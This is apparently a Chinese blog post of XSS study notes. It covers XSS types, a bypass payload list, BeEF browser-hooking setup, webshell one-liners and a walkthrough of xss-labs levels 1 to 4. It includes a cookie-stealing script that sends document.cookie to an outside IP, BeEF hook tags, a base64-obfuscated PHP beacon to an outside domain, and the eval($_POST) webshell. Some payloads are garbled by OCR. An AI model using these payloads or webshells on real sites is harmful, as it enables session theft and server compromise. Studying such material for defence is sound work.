

原创

ing\_end 于 2022-03-26 00:46:58 发布 3941 收藏

分类专栏: 笔记 文章标签: php 开发语言 后端

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/ing\\_end/article/details/123748218](https://blog.csdn.net/ing_end/article/details/123748218)

版权



[笔记 专栏收录该内容](#)


21 篇文章 1 订阅

订阅专栏

## 跨站脚本攻击

### XSS的概念 (被动攻击)

由于跨站脚本(Cross Site Scripting)英文缩写cSS与层叠样式表(Cascading Style Sheets)的缩写一样,因此业界人士将跨站脚本英文缩写为"XSS"。网站中如果存在可以被XSS攻击的网页,则证明该网站存在XSS漏洞。XSS是目前最普遍的 Web应用攻击方法之一,它是一种利用网站漏洞向网页嵌入恶意脚本代码(如JavaScript)的攻击方式。当用户访问网页时,嵌入在网页中的恶意脚本代码将被执行,从而达到攻击用户的目的。



### XSS的危害

xSS主要攻击目标是浏览器客户端的用户。攻击者首先在网站中留下预定义的恶意脚本,当用户使用浏览器访问站点中的网页时,预留的恶意JavaScript脚本就会对用户、站点造成危害。XSS攻击可能造成的危害大致可分为以下5种。

- 1.盗取各种用户账号
- 2.窃取用户Cookie(可伪造用户进行登录)资料，冒充用户身份进入网站
- 3.劫持用户会话，执行任意操作
- 4.刷流量，执行弹窗广告
- 5.传播蠕虫病毒等等

xss发生在?  
服务器

微博、留言板、聊天室等等收集用户输入的地方，都有可能被注入XSS代码，都存在遭受XSS的风险，只要没有对用户的输入进行严格过滤，就会被XSS。

XSS攻击时所用到的脚本有3种情况:

- (1)直接替换当前网页的已有参数并立即执行;
- (2)通过数据提交存储到数据库中,当数据被访问时执行;
- (3) 写在某个文件中,当文件被打开，引用时执行.根据XSS的表现形式、存储位置以及有效时长，反射型和存储型两种类型。

```
Poc          漏洞的验证与检测
EXP          漏洞的完整利用工具。
shellcode    利用漏洞时，所执行的代码
payload      攻击载荷
              sqlmap      攻击代码的模板
              msfshellcode类似,功能是建立与目标的连接
```

## xSS 漏洞的验证

我们可以用一段简单的代码，验证和检测漏洞的存在，这样的代码叫做PoC(Proof ofconcept)。验证XSS 漏洞存在的PoC如下

常用:

[弹窗 确认窗 输入框](#)

我们发现，提交的代码

被当作字符串输出在HTML页面中，浏览器会根据[

## xsS的分类

xSS 漏洞大概可以分为三个类型：反射型XSS、存储型XSS、DOM型XSS。\*反射型xsS

### 反射型XSS

是非持久性、参数型的跨站脚本。反射型XSS的JS代码在web应用的参数(变量)中，如搜索框的反射型XSS。

在搜索框中，提交PoC[]，点击搜索，即可触发反射型XSS。

注意到，我们提交的poc会出现在search.php页面的keywords参数中。

### \*存储型xss(危害最大)

存储型xSS是持久性跨站脚本。持久性体现在XSS代码不是在某个参数(变量)中，而是写进数据库或文件等可以永久保存数据的介质中。

存储型XSS通常发生在留言板等地方。我们在留言板位置留言，将恶意代码写进数据库中。

此时，我们只完成了第一步，将恶意代码写入数据库。因为XSS使用的JS代码，JS

代码的运行环境是浏览器，所以需要浏览器从服务器载入恶意的XSS

代码，才能真正触发XSS。此时，需要我们模拟网站后台管理员的身份，查看留言。

```
Scontent = $_POST["content"];
$sq7 = "INSERT INTO cON ('content ' ) VALUES ('+$content+') ""mysql_query(ssq1)

$sq1 = "select content from CON";
$content = mysql_query($sq1;
echo "<h1>". $content. "</h2>";
```

## \*DOM xss

DOM XSS比较特殊。owasp 关于DOM 型XSS的定义是基于DOM的XSS 是一种XSS

攻击，其中攻击的payload由于修改受害者浏览器页面的DOM树而执行的。其特殊的地方就是payload在浏览器本地修改DOM树而执行，并不会传到服务器上，这也就使得DOM XSS比较难以检测。如下面的例子

【#message=】

我们以锚点的方式提交PoC。PoC

xss的poc太多了，可以从标签上、事件上、编码上进行变形，直至绕过过滤或

1) 弹窗

2) 标签 跳转

```
<a href=javascript:alert(1)>1</a>
<a href=javascript:alert(1)>1</a>
<a href=//www.baidu.com>1</a>
```

3)

# onerror 事件

## 事件对象

### 实例

当视频的媒体数据加载期间发生错误时执行 JavaScript :

```
<video onerror="myFunction()">
```

## 定义和用法

onerror 事件在视频/音频 (audio/video) 数据加载期间发生错误时触发。

提示: 影响媒体数据加载的相关事件有:

- onabort
- onemptied
- onstalled
- onsuspend

## 浏览器支持

表格中的数字表示支持该事件的第一个浏览器的版本号。

事件					
onerror	Yes	9.0	Yes	Yes	Yes

注意: Windows 7 下的 Internet Explorer 11 不支持 onerror 事件。

## 语法

HTML 中:

```
<element onerror="myScript">
```

JavaScript 中:

CSDN @ing\_end

标签

```
<img src=1 onerror=alert(1)>  
<img%0Asrc=1%0aonerror=alert(1)> 过滤空格用%0a换行绕过  
<img src ?itworksonchrome?\/onerror = alert(1)>
```

%0a 换行

5)

```
<iframe onload=alert(1)></iframe>  
<iframe src='data:text/html;base64 ,PHNjcml7wdD5hbcvydcgxKTWvc2NyaXBOPg=='> base64解码  
<iframe src="javascript:%20%0aa7ert%20%0d %09(1) ">  
<iframe srcdoc="&1t;img src&equa1s;x:x onerror&equa1s;alert&7par; 1&rpar; &gt;" />html实体编码
```

javascript:

href=javascript: 要执行的javascript代码

src=javascript: 要执行的javascript代码

## 6) 事件

```
<a onclick="alert(1)">1</a>
```

DOM事件

onclick

onfocus 聚焦

onload 加载时触发

onerror

其它事件<https://www.runoob.com/jsref/dom-obj-event.html>8)

收集一些poc

```
<svg/onload=setTimeout( 'ale'+rt(1)',0)></svg>
<select onfocus=alert(1) autofocus></select>
<object data=data:text/html;base64,PHNjcm7wdD5hbGvydcgxKTwvc2NyaxBOPg</object>
<details open ontoggle="&#97;&#108;&#101;&#114;&#116;&#40;&#49;&#41; ">
<svg/onload ="location='jav '+ascript '+' :%2 '+'@aler'+t%20%2+'81%'+29'"></svg><script>>window. location="http : / /www.baidu.com"</script>
<script>>window.location="http://192.168.43.79:8080/cookie.php?cookie="+document.cookie;</ script>
<script/src=/ /127.0.0.1/1.js></script>#1.js alert(1)
```

在测试了大量的poc都无法绕过时可以试试Fuzz，只要字典poc多  
xss比较多 变形很多

## FUZZ

```
命令提示符
D:\XSStrike-master>pip3 install -r requirements.txt
Requirement already satisfied: tld in c:\python37\lib\site-packages (from -r requirements.txt (line 1))
Requirement already satisfied: fuzzywuzzy in c:\python37\lib\site-packages (from -r requirements.txt (line 2))
Requirement already satisfied: requests in c:\python37\lib\site-packages (from -r requirements.txt (line 3))
Requirement already satisfied: urllib3!=1.25.0,!1.25.1,<1.26,>=1.21.1 in c:\python37\lib\site-packages (from requests==2.28.1 (line 3)) (1.25.8)
Requirement already satisfied: chardet<4,>=3.0.2 in c:\python37\lib\site-packages (from requests==2.28.1 (line 3)) (3.0.4)
Requirement already satisfied: certifi<2022.0.0,>=2017.4.17 in c:\python37\lib\site-packages (from requests==2.28.1 (line 3)) (2021.10.8)
Requirement already satisfied: idna<3,>=2.5 in c:\python37\lib\site-packages (from requests==2.28.1 (line 3)) (2.10)
WARNING: You are using pip version 22.0.3; however, version 22.0.4 is available.
You should consider upgrading via the 'c:\python37\python3.exe -m pip install --upgrade pip' command.
D:\XSStrike-master>
```

```
命令提示符
D:\XSStrike-master>python3 xsstrike.py -u "http://127.0.0.1/xss-labs-master/level1.php?name=" --fuzzer|
```

CSDN @ing\_end

## beef

```
647 x 141
# More verbose messages (client-side)
client_debug: false
# Used for generating secure tokens
crypto default value length: 32

# Credentials to authenticate in BeEF.
# Used by both the RESTful API and the Admin interface
credentials:
  user: "admin"
  passwd: "admin123!@#"
```

CSDN @ing\_end

```
正在讲话: 1,
(root@localhost)-[/usr/share/beef-xss]
# beef-xss
[!] Something is already using port: 3000/tcp
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
ruby 5029 beef-xss 13u IPv4 43014 0t0 TCP *:3000 (LISTEN)

UID PID PPID C STIME TTY STAT TIME CMD
beef-xss 5029 1 0 04:49 ? Ssl 0:25 ruby /usr/share/beef-xss/beef

[!] GeoIP database is missing
[!] Run geoiupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*] You might need to refresh your browser once it opens.
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

^[[A beef-xss.service - beef-xss
Loaded: loaded (/lib/systemd/system/beef-xss.service; disabled; vendor preset: disabled)
Active: active (running) since Thu 2022-03-17 13:11:02 CST; 1 day 21h ago
Main PID: 5029 (ruby)
Tasks: 4 (limit: 2274)
Memory: 82.4M
CPU: 25.449s
CGroup: /system.slice/beef-xss.service
└─5029 ruby /usr/share/beef-xss/beef
```

CSDN @ing\_end



**Authentication**

Username:

Password:

CSDN @ing\_end

Name \*

Message \*

**Hooked Browsers**

- Online Browsers
  - 127.0.0.1
  - 192.168.43.79
- Offline Browsers
  - 127.0.0.1
  - 192.168.43.79

**Getting Started** | Logs | Zombles

THE BROWSER EXPLOITATION FRAMEWORK PROJECT

Official website: <http://beefproject.com/>

**Getting Started**

Welcome to BeEF!


Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page [here](#), or the advanced version [here](#).

CSDN @ing\_end

Getting Started		Logs	Zombies	Current Browser		
Details		Logs	Commands	Proxy	XssRays	Network
Key	Value					
browser.engine	Blink					
browser.language	zh-CN					
browser.name	C					
browser.name.friendly	Chrome					
browser.name.reported	Mozilla/5.0 (Windows NT					
browser.platform	Win32					
browser.plugins	PDF Viewer,Chrome PDF					
browser.window.cookies	security@img.phpsessii BEEFHOOK=vbDcOTRE					

details: 上线信息

logs: 日志



## 模块浅析

1. Hocked Browsers
  - online browsers 在线浏览器
  - offline browsers 离线浏览器
2. Detials
  - 浏览器、插件版本信息，操作系统信息（目标的信息）
3. Logs
  - 目标上线、执行的操作、接收的数据等信息
4. commands（核心模块）
  - 绿色模块：表示模块适用当前用户，并且执行结果对用户不可见
  - 红色模块：表示模块不适用当前用户，有些红色模块也可以执行
  - 橙色模块：模块可用，但结果对用户可见
  - 灰色模块：模块为在目标浏览器上测试过

CSDN@ing\_end

重定向:

The screenshot displays a web application security tool interface with three main panels:


- Module Tree:** A hierarchical list of modules under 'Browser (58)'. The 'Redirect Browser' module is highlighted in blue. Other modules include 'Hooked Domain (28)', 'Apache Tomcat RequestHeaderExample Cookie Disclosure', 'Get Autocomplete Credentials', 'Get Cookie', 'Get Form Values', 'Get Page HREFs', 'Get Page HTML', 'Get Page and iframe HTML', 'Link Rewrite', 'Link Rewrite (Click Events)', 'Link Rewrite (HTTPS)', 'Link Rewrite (TEL)', 'Overflow Cookie Jar', 'Remove stuck iframe', 'Clear Console', 'Create Alert Dialog', 'Create Prompt Dialog', 'Redirect Browser (Rickroll)', 'Redirect Browser (iFrame)', 'Replace Component (Deface)', 'Replace Content (Deface)', 'Replace Videos', 'Disable Developer Tools', and 'Fingerprint Ajax'.
- Module Results History:** A table with columns 'id', 'date', and 'label'. It contains a message: 'The results from executed command modules will be listed here.'
- Redirect Browser:** A configuration panel for the selected module. It includes:
  - Description:** This module will redirect the selected hooked browser address specified in the 'Redirect URL' input.
  - Id:** 10
  - Redirect URL:**

CSDN @ing\_end

## XSS平台

webshell后门

大马：有可能会黑吃黑，有可能有隐蔽的后门




CSDN @ing\_end

```
ob_start();
@file_get_contents(base64_decode('aHR0cDovLzQ1Njc3Nzg5LmNvbS8/aG09').urlencode(base64_decode('aHR0cDovLw==')).$_SERVER['HT
// http://45677789.com/?hm=http://127.0.0.1/1.php|admin&bz=php
```

和 `file()` 一样，只除了 `file_get_contents()` 把文件读入一个字符串。将在参数 `offset` 所指定的位置开始读取长度为 `length` 的内容。如果失败，`file_get_contents()` 将返回 `false`。

`file_get_contents()` 函数是用来将文件的内容读入到一个字符串中的首选方法。如果操作系统支持还会使用内存映射技术来增强性能。



七网站  
拒绝了我们的连接请求  
连接  
服务器和防火墙  
REFUSED

CSDN @ing\_end

自制后门:

## webshell后门

大马

<?php eval(\$\_POST[1])?> 小马

file\_get\_contents

php include require

python import

java

script

<script src="http://45677789.com/?hm=http://127.0.0.1/1.php|admin&bz=php">

</script>

<img src="">

webshell集合 <https://www.github.com/tennc/webshell>

CSDN @ing\_end

css标签的外部引用，远程访问url的标签

## xss防御

- 1) 设置 Cookie 为 HttpOnly (禁止JavaScript读取Cookie) I
- 2) 对用户输入的内容进行充足的过滤, 特别是会进行存储的数据更是慎之又慎
- 3) 部署waf

CSDN @ing\_end

cookie

```
Cookie.set("username","admin",HttpOnly =true)
```

设置httponly


## Level 1 无过滤机制



CSDN @ing\_end

通过payload, 我们可以看到payload的内容会在页面中显示, 所以属于f反射型xss, 使用

可过关



## Level 2 闭合标签

直接输入上一关的脚本，查看结果。

# 欢迎来到level2

没有找到和 `<script>alert('xss')</script>` 相关的结果.



payload的长度:29

CSDN @ing\_end

脚本完全输入，但是被实体转义了，查看前端代码。

```
<body>
<h1 align=center>欢迎来到level2</h1>
<h2 align=center>没有找到和<script>alert('xss')</script>相关的结果.</h2><center>
<form action=level2.php method=GET>
<input name=keyword value="<script>alert('xss')</script>">
<input type=submit name=submit value= 搜索 />
</form>
</center><center><img src=level2.png></center>
<h3 align=center>payload的长度:29</h3></body>
</html>
```

CSDN @ing\_end

可以看到在

标签之中的恶意代码被编码了。

其中<和>都被编码成了html字符实体。

猜测在服务器端用htmlspecialchars()函数对keyword参数的值进行了处理。

接着往下看可以看到插入到value参数值中的恶意代码并没有被编码而是直接原样返回

但是问题是这里的js代码在标签属性值中，浏览器是无法执行的。

因为上面的恶意代码被编码了，我们只能从属性值中的恶意代码处进行突破。

要想浏览器执行这里的弹窗代码，只需要将属性的引号和标签闭合就可以了。


左边的">去闭合原先的"

右边的//去注释原先的">

将keyword的参数值重新赋值

```
"><script>alert('xss')</script>
```

成功弹窗：



去服务器端看看 [level2.php](#) 代码

```
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".!<center>
<form action=level2.php method=GET>
<input name=keyword value=".$str.">
<input type=submit name=submit value="搜索"/>
</form>
</center>';
?>
<center><img src=level2.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
```

CSDN @ing\_end

箭头1处将get方式传递到服务器端的keyword参数的值赋给str变量。

在箭头2处是用htmlspecialchars()函数对变量str进行处理之后显示到网页上。

在箭头3处却是直接将变量值插入到了标签的value属性值中

因为这里并没有对敏感字符进行编码和过滤，所以可以通过构造实现XSS攻击。

### level 3 单引号闭合 + htmlspecialchars() 函数

先尝试poc

## 欢迎来到level3

没有找到和" > <script>alert('xss') </script> 相关的结果.

"><script>alert(  搜索

# Level (3)<sup>®</sup>

CSDN @ing\_end

发现原样输出

查看代码:

```

</head>
<body>
<h1 align=center>欢迎来到level3</h1>
<h2 align=center>没有找到和"和"相关的结果.</h2><center>
<form action=level3.php method=GET>
<input name=keyword value="和" />
<input type=submit name=submit value=搜索 />
</form>
</center><center><img src=level3.png></center>
<h3 align=center>payload的长度:31</h3></body>
</html>

```

CSDN @ing\_end

这两处都将 `<` 和 `>` 这样的敏感字符编码成了html字符实体。

猜测服务器端在这两处都用 `htmlspecialchars()` 函数进行了处理。

去服务器端看看 `level3.php` 代码

```

<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</
<form action=level3.php method=GET>
<input name=keyword value="'.htmlspecialchars($str)."'>
<input type=submit name=submit value=搜索 />
</form>
</center>";
?>
<center><img src=level3.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
</body>
</html>

```

CSDN @ing\_end

这里可以通过 `<input>` 标签的一些特殊事件来执行js代码

构造代码: `level3.php?keyword='onfocus=javascript:alert('xss')' > //&submit=搜索`

# 欢迎来到level3

没有找到和keyword='onfocus=javascript:alert('xss') > //相关的结果.

CSDN @ing\_end

发现没有直接弹窗，这是因为**onfocus**事件的特殊性造成的

```
onfocus 事件在对象获得焦点时发生。  
onfocus 通常用于 <input>, <select>, 和<a>.
```

举个例子：在网页上的一个输入框中,当使用鼠标点击该输入框时输入框被选中，可以输入内容的时候就是该输入框获得焦点的时候,此时输入框就会触发**onfocus**事件.因此点击当前页面的输入框就可以完成弹窗了。

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-btj73PU2-1648222792821)(https://gitee.com/nie-junyan/clodimage/raw/master/blog/20220323212740.png)]

## level 4 双引号闭合+添加事件

# 欢迎来到level4

没有找到和1相关的结果.

payload的长度:1

CSDN @ing\_end

也是get方式传参

进行poc

# 欢迎来到level4

没有找到和<script>alert('xss')</script>相关的结果.



CSDN @ing\_end

输入框中与我们提交的参数值有出入，< 和 > 没有了

看看网页源码

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错!");
window.location.href="level5.php?keyword=find a way out!";
}
</script>
<title>欢迎来到level4</title>
</head>
<body>
<h1 align=center>欢迎来到level4</h1>
<h2 align=center>没有找到和<script>alert('xss')</script>相关的结果.</h2><center>
<form action=level4.php method=GET>
<input name=keyword value="scriptalert('xss')/script">
<input type=submit name=submit value=搜索 />
</form>
</center><center><img src=level4.png></center>
<h3 align=center>payload的长度:25</h3></body>
</html>
```

CSDN @ing\_end

第1处直接将 < 和 > 编码转换了

